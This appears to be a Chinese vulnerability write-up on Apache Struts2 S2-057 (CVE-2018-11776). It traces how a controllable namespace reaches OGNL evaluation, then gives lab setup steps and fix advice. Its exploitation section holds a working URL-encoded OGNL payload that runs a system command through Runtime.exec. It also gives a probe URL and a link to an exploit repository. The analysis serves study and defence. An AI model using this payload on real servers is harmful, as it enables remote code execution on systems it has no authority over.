

Apache Struts2 S2-057 远程代码执行漏洞分析

前言

Apache Struts 框架是一个基于 Java Servlets, JavaBeans, 和 JavaServer Pages (JSP) 的 Web 应用框架的开源项目, Struts 基于 Model-View-Controller (MVC) 的设计模式, 可以用来构件复杂的 Web 应用。它允许我们分解一个应用程序的商业逻辑、控制逻辑和表现逻辑的代码, 使它的重用性和维护性更好。Struts 框架是 Jakarta 工程的一部分, 由 Apache 软件基金会管理。

一、漏洞描述

- A. 当 org/apache/struts2/default.properties 中 struts.mapper.alwaysSelectFullNamespace=true;
 - B. 且 struts-actionchaining.xml 中 package 标签以及 result 的 param 标签页的 namespace 值的缺失, 或使用了通配符时;
- 可造成 namespace 被控制, 最终 namespace 会被带入 OGNL 语句执行, 从而产生远程代码执行漏洞。

1. 受影响的系统版本

Apache Struts 2.3 – Struts 2.3.34

Apache Struts 2.5 – Struts 2.5.16

2. 漏洞编号

CVE-2018-11776

二、环境搭建

1. 下载: <http://archive.apache.org/dist/struts/2.3.34/struts-2.3.34-all.zip>

2. 修改配置文件 struts-actionchaining.xml

该漏洞有多种攻击向量包括:

Redirect action、Action chaining、Postback result

以第一种为例子, 修改配置文件内容为:

```
26 <struts>
27   <package name="actionchaining" extends="struts-default">
28     <action name="actionChain1" class="org.apache.struts2.showcase.actionchaining.ActionChain1">
29       <result type="redirectAction">
30         <param name = "actionName">register2</param>
31       </result>
32     </action>
33   </package>
34 </struts>
```


三、漏洞细节

在 DefaultActionMapper 这个类的 parseNameAndNamespace 方法里。

```
342 protected void parseNameAndNamespace(String uri, ActionMapping mapping, ConfigurationManager configManager) {
343     String namespace, name;
344     int lastSlash = uri.lastIndexOf('/');
345     if (lastSlash == -1) {
346         namespace = "";
347         name = uri;
348     } else if (lastSlash == 0) {
349         // uw-1045, assume it is the root namespace, it will fallback to
350         // default
351         // namespace anyway if not found in root namespace.
352         namespace = "/";
353         name = uri.substring(lastSlash + 1);
354     } else if (alwaysSelectFullNamespace) {
355         // Simply select the namespace as everything before the last slash
356         namespace = uri.substring(0, lastSlash);
357         name = uri.substring(lastSlash + 1);
358     } else {
359         // Try to find the namespace in those defined, defaulting to ""
360         Configuration config = configManager.getConfiguration();
361         String prefix = uri.substring(0, lastSlash);
362         namespace = "";
363         boolean rootAvailable = false;
364         // Find the longest matching namespace, defaulting to the default
365         for (PackageConfig cfg : config.getPackageConfigs().values()) {
366             String ns = cfg.getNamespace();
367             if (ns != null && prefix.startsWith(ns) && (prefix.length() == ns.length() || prefix.charAt(ns.length()) == '/')) {
368                 if (ns.length() > namespace.length()) {
369                     namespace = ns;
370                 }
371             }
372             if ("/".equals(ns)) {
373                 rootAvailable = true;
374             }
375         }
376         name = uri.substring(namespace.length() + 1);
377     }
```

■ 当 alwaysSelectFullNamespace 被设为 true 时，namespace 值是从 URL 中获取的。URL 是可控的，所以 namespace 也是可控的。

首先，Action 执行结束之后，程序会调用 ServletActionRedirectResult 类中的 execute()方法进行重定向 Result 的解析。



```
139  */
160  public void execute(ActionInvocation invocation) throws Exception {
161      actionName = conditionalParse(actionName, invocation);
162      if (namespace == null) {
163          namespace = invocation.getProxy().getNamespace();
164      } else {
165          namespace = conditionalParse(namespace, invocation);
166      }
167      if (method == null) {
168          method = "";
169      } else {
170          method = conditionalParse(method, invocation);
171      }
172
173      String tmpLocation = actionMapper.getUriFromActionMapping(new ActionMapping(actionName, namespace, method, null));
174      setLocation(tmpLocation);
175      super.execute(invocation);
176  }
```

■ 当 namespace 为空时，调用 invocation.getProxy().getNamespace()赋给变量 namespace，然后传入 ActionMapping 函数。



```
65  */
66  public ActionMapping(String name, String namespace, String method, Map<String, Object> params) {
67      this.name = name;
68      this.namespace = namespace;
69      this.method = method;
70      this.params = params;
71  }
72  }
```

然后，ActionMapper.getUriFromActionMapping()对 ActionMapping 后含 namespace 的值进行重组并赋值给 tmplocation 变量。

```
172
173     String tmpLocation = actionMapper.getUriFromActionMapping(new ActionMapping(actionName, namespace, method, null));
174
175     setLocation(tmpLocation);
176
177     super.execute(invocation);
178 }
```

紧接着将带有 namespace 的 tmplocation 传入 setLocation()方法，将 tmpLocation 值赋给 StrutsResultSupport 类中 location 变量。

```
DefaultActionInvocation.java | PostbackResult.java | DefaultActionMapper.java | ServletActionRedirectResult.java | StrutsResultSupport.java | ActionMapping.java | 34
148
149     * @param location the location to go to after action execution.
150     * @see #setParse(boolean)
151     */
152     public void setLocation(String location) {
153         this.location = location;
154     }
155
```

然后，跟踪 super.execute()方法。

```
DefaultActionInvocation.java | PostbackResult.java | DefaultActionMapper.java | ServletActionRedirectResult.java | ServletRedirectResult.java | 34
154
155     * @param prependServletContext whether to prepend the location with the servlet context path.
156     */
157     public void setPrependServletContext(boolean prependServletContext) {
158         this.prependServletContext = prependServletContext;
159     }
160
161     public void execute(ActionInvocation invocation) throws Exception {
162         if (anchor != null) {
163             anchor = conditionalParse(anchor, invocation);
164         }
165         super.execute(invocation);
166     }
167
```

继续跟踪 ServletActionResult 类中的 super.execute()。

```
DefaultActionInvocation.java | PortbackResult.java | DefaultActionMapper.java | ServletActionRedirectResult.java | ServletRedirectResult.java | StrutsResultSupport.java | ActionMapping.java
201      */
202      public void execute(ActionInvocation invocation) throws Exception {
203          lastFinalLocation = conditionalParse(location, invocation);
204          doExecute(lastFinalLocation, invocation);
205      }
206
207      /**
208       * Parses the parameter for OGNL expressions against the valuelstack
209       *
210       * @param param The parameter value
```


在 StrutsResultSupport 类中的 execute()方法中，刚刚被赋值的 location 变量（带有 namespace）被传入了 conditionalParse()方法。

```
213      */
214      protected String conditionalParse(String param, ActionInvocation invocation) {
215          if (parse && param != null && invocation != null) {
216              return TextParseUtil.translateVariables(
217                  param,
218                  invocation.getStack(),
219                  new EncodingParsedValueEvaluator());
220          } else {
221              return param;
222          }
223      }
224
225      /**
```

■ 最终通过 TextParseUtil.translateVariables()对 namespace 进行 OGNL 解析，导致远程代码执行漏洞。

四、漏洞利用


1. 访问 url 为 `/struts2-showcase/${(111+111)}/actionChain1.action` 的地址。



访问触发 OGNL 表达式，url 变为 `/struts2-showcase/222/register2.action`，漏洞存在。

2. payload 【此 payload 仅适用于 2.3 系列版本。】

```
%24%7b(%23dm%3d%40ognl.OgnlContext%40DEFAULT_MEMBER_ACCESS).( %23ct%3d%23request%5b%27struts.valueStack%27%5d.context).( %23cr%3d%23ct%5b%27com.opensymphony.xwork2.ActionContext.container%27%5d).( %23ou%3d%23cr.getInstance(%40com.opensymphony.xwork2.ognl.OgnlUtil%40class)).( %23ou.getExcludedPackageNames().clear()).( %23ou.getExcludedClasses().clear()).( %23ct.setMemberAccess(%23dm)).( %23cmd%3d%40java.lang.Runtime%40getRuntime().exec(%22calc%22))%7d/actionChain1.action
```



Welcome!

The Struts Showcase demonstrates various framework features in isolation. The Showcase is not meant to be used in a production environment.

For more "by example" solutions, see the Struts2 Showcase documentation.

The application exercises various framework features in

FREE

五、修复建议

1. 官方补丁

目前官方已发布最新版本来修复此漏洞，受影响的用户请尽快升级到 Apache Struts 2.3.35 或 Struts 2.5.17 版本：

<https://struts.apache.org/download.cgi#struts2517>。

2. 手工修复

修改配置文件：

固定 package 标签页以及 result 的 param 标签页的 namespace 值，以及禁止使用通配符。

3. 参考文档

<http://www.freebuf.com/vuls/182101.html>

4. 利用工具


<https://github.com/ym2011/POC-EXP/tree/master/Struts2/S2-057>。

5. 环境搭建

<https://blog.csdn.net/helloexp/article/details/82017681>。


六、环境搭建

1、解压 struts-2.5.16-all.zip, 找到其中示例应用, 解压后目录结构如下图 (app 里是打包好的 jar 包, src 里面包含示例文件的源码)




2、进入 src 之后，找到这两个工程所在目录，直接导入到 eclipse 中（此工程是 maven 工程，jar 包什么的会自动帮你导入）

3、打开 eclipse，选择导入 maven 工程



选择 next 找到刚才的 maven 工程目录



找到 struts2 中的配置文件，修改为红框中的内容（访问 actionChain1 的动作都会跳转到 register2）

■ 修改 apps/showcase/src/main/resources/struts-actionchaining.xml 为：

```
<!DOCTYPE struts PUBLIC "-//Apache Software Foundation//DTD Struts Configuration 2.5//EN"
```

```
"http://struts.apache.org/dtds/struts-2.5.dtd">
```

```
<struts>
```

```
<package name="actionchaining" extends="struts-default">
```

```
<action name="actionChain1" class="org.apache.struts2.showcase.actionchaining.ActionChain1">
```

```
<result type="redirectAction">
```

